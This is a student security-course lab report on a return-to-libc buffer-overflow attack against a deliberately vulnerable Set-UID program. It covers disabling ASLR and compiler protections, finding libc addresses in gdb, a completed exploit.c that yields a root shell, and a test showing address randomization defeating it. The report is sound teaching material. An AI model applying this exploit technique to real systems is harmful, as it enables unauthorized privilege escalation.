Group 17
Alexander Semaan
Mark Clancy
CY5130 - CSS

LAB 2

Ret2Libc Attack

Lab and Environment preparation – Turning off countermeasures

There are some countermeasures put in place by the OS and by the compilers to improve security against attacks that abuse a rather simple stack architecture. To start, we will conduct this attack with these countermeasures toggled off and further on, we will add these countermeasures to see how these countermeasures make attacks harder to execute.

First off, we will disable address space randomization with the following command:

```
[09/29/19]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/02/19]seed@VM:~/Desktop$
```

Second, we want to link /bin/sh to another shell than /bin/dash which implements a countermeasure that detects if a program is executed in a Set-UID process. So we will link /bin/sh to zsh, a shell that was installed on the Ubuntu 16.04 VM, with the following commands:

'sudo rm /bin/sh' -> removes the current /bin/sh

'sudo ln -s /bin/zsh /bin/sh' -> links bin/sh to /bin/zsh

Furthermore, for the next two countermeasures, these are implemented by the compiler GCC, when compiling our program. So, to turn them off we need to specify some options in the gcc command as follows:

- To disable StackGuard Protection scheme: add option "-fno-stack-protector" to the gcc command. For example: 'gcc -fno-stack-protector example.c
- To allow the use of executable stacks, which is now not allowed with newer versions of Ubuntu and gcc by default, we need to add option "-z execstack" to gcc command.

For example: 'gcc -z execstack -o example example.c'

Task 1 – Finding out the addresses of libc function

In this part, we want to find out the addresses of system() and exit(). To do that we will use gdb, but first we need to compile the following retlib.c code that we were given while turning off compiler countermeasures.

Group 17
Alexander Semaan
Mark Clancy
CY5130 - CSS

```
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

To compile the code above while turning off compiler countermeasures we do the following:

```
[10/25/19]seed@VM:~/Desktop$ gcc -fno-stack-protector -z noexecstack -o retlib r
etlib.c
[10/25/19]seed@VM:~/Desktop$ sudo chown root retlib
[10/25/19]seed@VM:~/Desktop$ sudo chmod 4755 retlib
```

Now we open the retlib program in gdb to get to the main task, using the following command:

```
[10/25/19]seed@VM:~/Desktop$ gdb --quiet retlib
```

We then want to place a breakpoint on the main function, then run the program using the following:

```
gdb-peda$ b main
Breakpoint 1 at 0x80484e9
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
```

Once that is done we can now find the addresses of system() and exit() that will be used in our exploit. To do that we use the commands 'p system' and 'p exit' as follows:

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

We now have both addresses: system is 0xb7e42da0 and exit is 0xb7e369d0

Task 2 – Putting the Shell string in the memory

Part 1 – Create an environment variable to put the string

First, we want to create an environment variable and put the shell string in it. To do that we run the following in the command line:

'export MYSHELL=/bin/sh'

Then to make sure this registered we do the following:

'env | grep MYSHELL'

Here is a screenshot:

```
[10/25/19]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/25/19]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
```

Part 2 – Getting the string's address

Using the following program given to us, we will be able to get the address of the /bin/sh string:

```
void main(){
   char* shell =  getenv("MYSHELL");
   if (shell)
      printf("%x\n", (unsigned int)shell);
}
```

We first save this program as 'varlocation.c', compile it using 'gcc -o varlocation varlocation.c', make it executable using 'sudo chmod +x varlocation' and run it './varlocation' to get the string's address:

```
[10/25/19]seed@VM:~/Desktop$ ./varlocation
bffffe12
```

However, we need to note that this points to “MYSHELL” and the address of the string ‘/bin/sh’ comes a bit after so we might have to increase the address from 0xbffffe12 to 0xbffffe1c precisely where the /bin/sh string starts.


Task 3 – Writing and modifying the exploit

We are given an exploit that we need to modify to suit our needs, by putting the 3 addresses we found. Here is the code given:

```
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ;   //  "/bin/sh"    ☆
  *(long *) &buf[Y] = some address ;   //  system()     ☆
  *(long *) &buf[Z] = some address ;   //  exit()       ☆

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

Now we have the 3 addresses needed, but all that is left is to know where to place them. To get the offset for each address in the badfile, I need to visualize things so here is a hand-drawn explanation:

Group 17
Alexander Semaan
Mark Clancy
CY5130 - CSS



In brief, the location of main's return address, which we are overflowing into, is 24 bytes after the start of the variable "buffer" we are overflowing. So, the offset for the system address is 24. Once the system is called it pushes the esp to esp+8, which returns to what is over the RA we overwrote by 8 bytes, which is where the /bin/sh string's address should be, so the offset for that is 24+8=32. As for exit's address, it doesn't really matter as long as it doesn't interfere with the two addresses we just put, so let's just put it at the end of the badfile with an offset of 36.

Now we have all our offsets and addresses, we replace them in our exploit as follows:

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{

char buf[40];
FILE *badfile;
badfile = fopen("./badfile", "w");


/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order.*/

*(long *) &buf[32] = 0xbffffe1c ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e42da0 ; // system()
*(long *) &buf[36] = 0Xb7e369d0 ; // exit()


fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}

```

Now we need to save the program, compile it and make it executable. Do:

'gcc -o exploit exploit.c'

'sudo chmod +x exploit.c'

Now run the exploit: './exploit' followed by './retlib' and you should get a root shell:

```
[10/25/19]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[10/25/19]seed@VM:~/Desktop$ sudo chmod +x exploit
[10/25/19]seed@VM:~/Desktop$ ./exploit
[10/25/19]seed@VM:~/Desktop$ rm badfile
[10/25/19]seed@VM:~/Desktop$ ./exploit
[10/25/19]seed@VM:~/Desktop$ ./retlib
# whoami
root
#
```

Attack Variation 1:

As previously mentioned the exit() function does not play an important role in our attack as the system() function and the /bin/sh string are sufficient to get a root shell. Here is the modified code without the exit call and the result is still a root shell.

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{

char buf[40];
FILE *badfile;
badfile = fopen("./badfile", "w");


/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order.*/

*(long *) &buf[32] = 0xbffffe1c ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e42da0 ; // system()
/**(long *) &buf[36] = 0Xb7e369d0 ; // exit()*/


fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}

```

```
[10/25/19]seed@VM:~/Desktop$ ./exploit
[10/25/19]seed@VM:~/Desktop$ ./retlib
#
```

Attack Variation 2:

Renaming the program and the script retlib to anything that changes the name's length, will result in the exploit failing, and here is why. The program name retlib is located in environment variables, so changing its name to something with a different length will shift all the addresses of environment variables and "/bin/sh" won't be at the same place anymore. Here is a screenshot of environment variables through gdb:

Group 17
Alexander Semaan
Mark Clancy
CY5130 - CSS

```
0xbffffdf3:     "XDG_SESSION_DESKTOP=ubuntu"
0xbffffe0e:     "MYSHELL=/bin/sh"
0xbffffe1e:     "QT4_IM_MODULE=xim"
0xbffffe30:     "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/sha
re/:/usr/share/:/var/lib/snapd/desktop"
0xbffffe96:     "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffeba:     "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-bZm7zrsKtj"
0xbffffef6:     "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff16:     "INSTANCE="
0xbfffff20:     "DISPLAY=:0"
0xbfffff2b:     "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff4a:     "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff71:     "GTK_IM_MODULE=ibus"
0xbfffff84:     "XDG_CURRENT_DESKTOP=Unity"
0xbfffff9e:     "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffc0:     "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffe2:     "/home/seed/Desktop/retlib"
0xbffffffc:     ""
```

From this screenshot, we see that if something in the environment variables changes, the addresses will have to shift in order to allocate more or less space depending on the changes.

Task 4 – Turning on Address Randomization

Now we want try and put address randomization back on and see if our attack works, and it shouldn't. First we run the following command 'sudo sysctl -w kernel.randomize_va_space=2' and run the exploit again './retlib' and we get a segmentation fault:

```
[10/25/19]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/25/19]seed@VM:~/Desktop$ ./exploit
[10/25/19]seed@VM:~/Desktop$ ./retlib
Segmentation fault
```

Now to dive deeper and see which of our 6 inputted values have changed (X,Y,Z and the 3 addresses), we will use gdb. However, gdb disables address randomization by default, so we need to set that off, by doing the following, once you have ran 'gdb retlib':

```
gdb-peda$ set disable-randomization off
gdb-peda$ show disable randomization
Disabling randomization of debuggee's virtual address space is off.
```

After that we put a breakpoint on main using 'b main', then 'p system' and 'p exit' to get the addresses of these function calls:

```
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb760dda0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76019d0 <__GI_exit>
gdb-peda$
```

We realize that these values have completely changed for both addresses, but they are still at the same relative distance from one another.

Now to check the /bin/sh string's address that we planted in the environment variables, we use the same program that was given to us 'varlocation' and we get the following:

```
[10/25/19]seed@VM:~/Desktop$ ./varlocation
[10/25/19]seed@VM:~/Desktop$
```


The program did not return anything which means that it was not able to locate the /bin/sh string, which highly likely means that its address was modified. Let us verify that using gdb command 'x/100s *((char **)environ)':

```
0xbfaa1e0e:     "MYSHELL=/bin/sh"
0xbfaa1e1e:     "QT4_IM_MODULE=xim"
0xbfaa1e30:     "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/sha
re/:/usr/share/:/var/lib/snapd/desktop"
0xbfaa1e96:     "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfaa1eba:     "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-bZm7zrsKtj"
0xbfaa1ef6:     "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfaa1f16:     "INSTANCE="
0xbfaa1f20:     "DISPLAY=:0"
0xbfaa1f2b:     "XDG_RUNTIME_DIR=/run/user/1000"
0xbfaa1f4a:     "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfaa1f71:     "GTK_IM_MODULE=ibus"
0xbfaa1f84:     "XDG_CURRENT_DESKTOP=Unity"
0xbfaa1f9e:     "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfaa1fc0:     "XAUTHORITY=/home/seed/.Xauthority"
0xbfaa1fe2:     "/home/seed/Desktop/retlib"
```

It appears that the address for the /bin/sh string has changed a lot as well.

Regarding the values of X, Y and Z, these must also not be accurate, since the stacks for main and bof will not be one after the other as mentioned in the picture:

Group 17
Alexander Semaan
Mark Clancy
CY5130 - CSS



And that can also be shown using gdb with a breakpoint on bof:

```
gdb-peda$ p $esp
$1 = (void *) 0xbf8d67d0
gdb-peda$ p &buffer
$2 = (char (*)[30]) 0xb77bd5b4 <buffer>
```

The buffer variable from the bof function is nowhere near the esp, which shows that they are not next to each other and it is impossible to overflow into main's return address, unless the randomization makes the stacks right next to each other again. This means that also the values of X,Y and Z are incorrect.